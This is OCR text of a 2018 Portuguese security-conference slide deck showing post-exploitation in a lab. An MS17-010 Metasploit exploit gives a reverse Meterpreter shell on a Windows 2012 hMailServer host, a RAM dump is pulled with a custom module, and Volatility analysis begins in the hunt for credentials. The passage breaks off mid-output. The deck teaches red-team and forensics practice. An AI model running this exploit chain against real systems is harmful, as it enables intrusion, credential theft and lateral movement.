# Post exploitation com análise de dump de memória

Hélvio Junior (M4v3r1cK)

mindthesec
SÃO PAULO 2018

MAIS UM EVENTO:

Flipside
SECURITY BEYOND TECHNOLOGY

REALIZAÇÃO:

Green Helmet

# Helvio B. D. De Carvalho Junior

Malware and Security Researcher | Computer Forensics Investigator | OSCP | CEHv9

- E-mail: helvio_junior@hotmail.com
- Twitter: @helvioju
- Mais de 20 anos de atuação com TI
- Criador de uma plataforma de SSO Open-Source
  - http://single-sign-on.com.br/
- Foco de estudo e pesquisa:
  - Segurança ofensiva (Red Team)
  - Forense computacional
  - Bug hunting, Cyber threat hunting
  - Criação e engenharia reversa de Malware
- Atualmente trabalhando na BlockBit

# Motivação


- Captura de uma quantidade maior de informações
- Possibilidade de busca das informações off-line
  - Depois de realizado o download do dump de memória
- Utilização das informações para uma possível movimentação lateral
- Possibilidade de encontrar as seguintes informações:
  - Senhas, inclusive de containers criptografados
  - Chaves de criptografia
  - Certificados digitais (com chave privada e senha)
  - Qualquer outra informação que esteja em memória

# Premissas e pré-requisitos

- Módulo Metasploit (memorydump)
  - https://github.com/helviojunior/metasploit_modules
- Shell Meterpreter previamente estabelecido
- Belkasoft RAM Capturer
  - https://belkasoft.com/ram-capturer
- Kali Linux
- Volatility - Open Source Memory Forensics
  - Já vem instalado no Kali
- Lista de dicionário de senha
  - https://www.weakpass.com/wordlist/1256

# Ambiente


- Atacante
  - Kali Linux 2018.3
  - 192.168.63.200
- Alvo
  - Windows 2012 Server
  - hMailServer
    - https://www.hmailserver.com
    - https://github.com/hmailserver/hmailserver.git
  - 192.168.63.100



Domain
mindthesec.com


☑ Enabled

# Configurando hMailServer > Adicionando domínio e usuários




```
root@HelvioJunior:~# git clone https://github.com/helviojunior/metasploit_modules.git
Cloning into 'metasploit_modules'...
remote: Counting objects: 19, done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 19 (delta 3), reused 19 (delta 3), pack-reused 0
Unpacking objects: 100% (19/19), done.
root@HelvioJunior:~# cp metasploit_modules/post/windows/gather/forensics/memorydump.rb /usr/share/metasploit-framework/modules/post/windows/gather/forensics
root@HelvioJunior:~# ls -lah /usr/share/metasploit-framework/modules/post/windows/gather/forensics
total 64K
drwxr-xr-x 2 root root 4.0K Sep 15 16:32 .
drwxr-xr-x 4 root root  12K Sep 15 16:07 ..
-rw-r--r-- 1 root root 3.0K Sep 13 16:59 browser_history.rb
-rw-r--r-- 1 root root 2.5K Sep 13 16:59 duqu_check.rb
-rw-r--r-- 1 root root 3.0K Sep 13 16:59 enum_drives.rb
-rw-r--r-- 1 root root 4.5K Sep 13 16:59 imager.rb
-rw-r--r-- 1 root root 5.7K Sep 15 16:32 memorydump.rb
-rw-r--r-- 1 root root 3.6K Sep 13 16:59 nbd_server.rb
-rw-r--r-- 1 root root  16K Sep 13 16:59 recovery_files.rb
root@HelvioJunior:~#
```

# Instalação do módulo no Metasploit




```
root@HelvioJunior:~/Ram_Capturer# pwd
/root/Ram_Capturer
root@HelvioJunior:~/Ram_Capturer# tree
.
├── Dump.cmd
├── x64
│   ├── msvcp110.dll
│   ├── msvcp110.dll.txt
│   ├── msvcr110.dll
│   ├── msvcr110.dll.txt
│   ├── RamCapture64.exe
│   ├── RamCapture64.exe.txt
│   ├── RamCaptureDriver64.sys
│   ├── RamCaptureDriver64.sys.txt
│   ├── ramcapturedriver.cat
│   └── ramcapturedriver.cat.txt
└── x86
    ├── msvcp110.dll
    ├── msvcr110.dll
    ├── RamCaptureDriver.sys
    └── RamCapture.exe

2 directories, 15 files
root@HelvioJunior:~/Ram_Capturer# 
```

Local e estrutura do Belkasoft RAM Capturer




```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.63.100
rhost => 192.168.63.100
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.63.200:4444
[*] 192.168.63.100:445 - Target OS: Windows Server 2012 R2 Standard 9600
[*] 192.168.63.100:445 - Built a write-what-where primitive...
[+] 192.168.63.100:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.63.100:445 - Selecting PowerShell target
[*] 192.168.63.100:445 - Executing the payload...
[+] 192.168.63.100:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.63.100
[*] Meterpreter session 1 opened (192.168.63.200:4444 -> 192.168.63.100:49159) at 2018-09-15 22:09:34 -0400

meterpreter > background
[*] Backgrounding session 1...
```

Exploitando a maquina windows




```
msf post(windows/gather/forensics/memorydump) > use windows/gather/forensics/memorydump
msf post(windows/gather/forensics/memorydump) > set session 1
session => 1
msf post(windows/gather/forensics/memorydump) > set RAMCAPTURE_PATH /root/Ram_Capturer
RAMCAPTURE_PATH => /root/Ram_Capturer
msf post(windows/gather/forensics/memorydump) > run

[*] Executing memory dump of x64 system
[!] Sending file, this may take some time...
[*] Uploading file C:\Windows\TEMP\msvcp110.dll
[*] Uploading file C:\Windows\TEMP\msvcr110.dll
[*] Uploading file C:\Windows\TEMP\RamCapture64.exe
[*] Uploading file C:\Windows\TEMP\ramcapturedriver.cat
[*] Uploading file C:\Windows\TEMP\RamCaptureDriver64.sys
[*] Running RamCapture64.exe
[!] This may take some time...
[*] Remote memory dump file saved at C:\Windows\TEMP\udWcBZTS\udWcBZTS.vmem
[*] Memory dump size: 792723456B
[*] Trying to compress C:\Windows\TEMP\udWcBZTS\udWcBZTS.vmem via 7zip
[*] Compressed Memory dump size: 189350411B
[*] Downloading memory dump to /tmp/udWcBZTS.7z
[*] Downloading fineshed
[*] Post module execution completed
msf post(windows/gather/forensics/memorydump) >
```

Realizando dump da memória do windows



```
root@HelvioJunior:/tmp# ls -lah /tmp/udWcBZTS.7z
-rw-r--r-- 1 root root 181M Sep 15 22:27 /tmp/udWcBZTS.7z
root@HelvioJunior:/tmp# 7z x udWcBZTS.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz (906E9),ASM,AES-NI)

Scanning the drive for archives:
1 file, 189350411 bytes (181 MiB)

Extracting archive: udWcBZTS.7z
WARNING:
udWcBZTS.7z
Can not open the file as [7z] archive
The file is open as [zip] archive

--
Path = udWcBZTS.7z
Open WARNING: Can not open the file as [7z] archive
Type = zip
Physical Size = 189350411

Everything is Ok

Archives with Warnings: 1
Size:       792723456
Compressed: 189350411
root@HelvioJunior:/tmp# ls -lah  /tmp/udWcBZTS*
-rw-r--r-- 1 root root 181M Sep 15 22:27 /tmp/udWcBZTS.7z
-rw-r--r-- 1 root root 756M Sep 15 22:26 /tmp/udWcBZTS.vmem
```


# Descompactando o dump de memória



```
root@HelvioJunior:~# volatility -f windows-2012.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win8SP0x64, Win81U1x64, Win2012R2x64_18340, Win2012R2x64, Win2012x64, Win8SP1x64_18340, Win8SP1x64
                     AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/windows-2012.vmem)
                      PAE type : No PAE
                           DTB : 0x1a7000L
                          KDBG : 0xf8038db20a30L
          Number of Processors : 4
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff8038db7b000L
                KPCR for CPU 1 : 0xffffd000207e8000L
                KPCR for CPU 2 : 0xffffd00020840000L
                KPCR for CPU 3 : 0xffffd000208c3000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2018-09-16 02:26:43 UTC+0000
     Image local date and time : 2018-09-15 23:26:43 -0300
root@HelvioJunior:~# 
```

## Verificando informações do dump


volatility -f windows-2012.vmem imageinfo



```
root@HelvioJunior:~# volatility -f windows-2012.vmem --profile Win2012R2x64 pslist | grep -i "hmail\|offset"
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
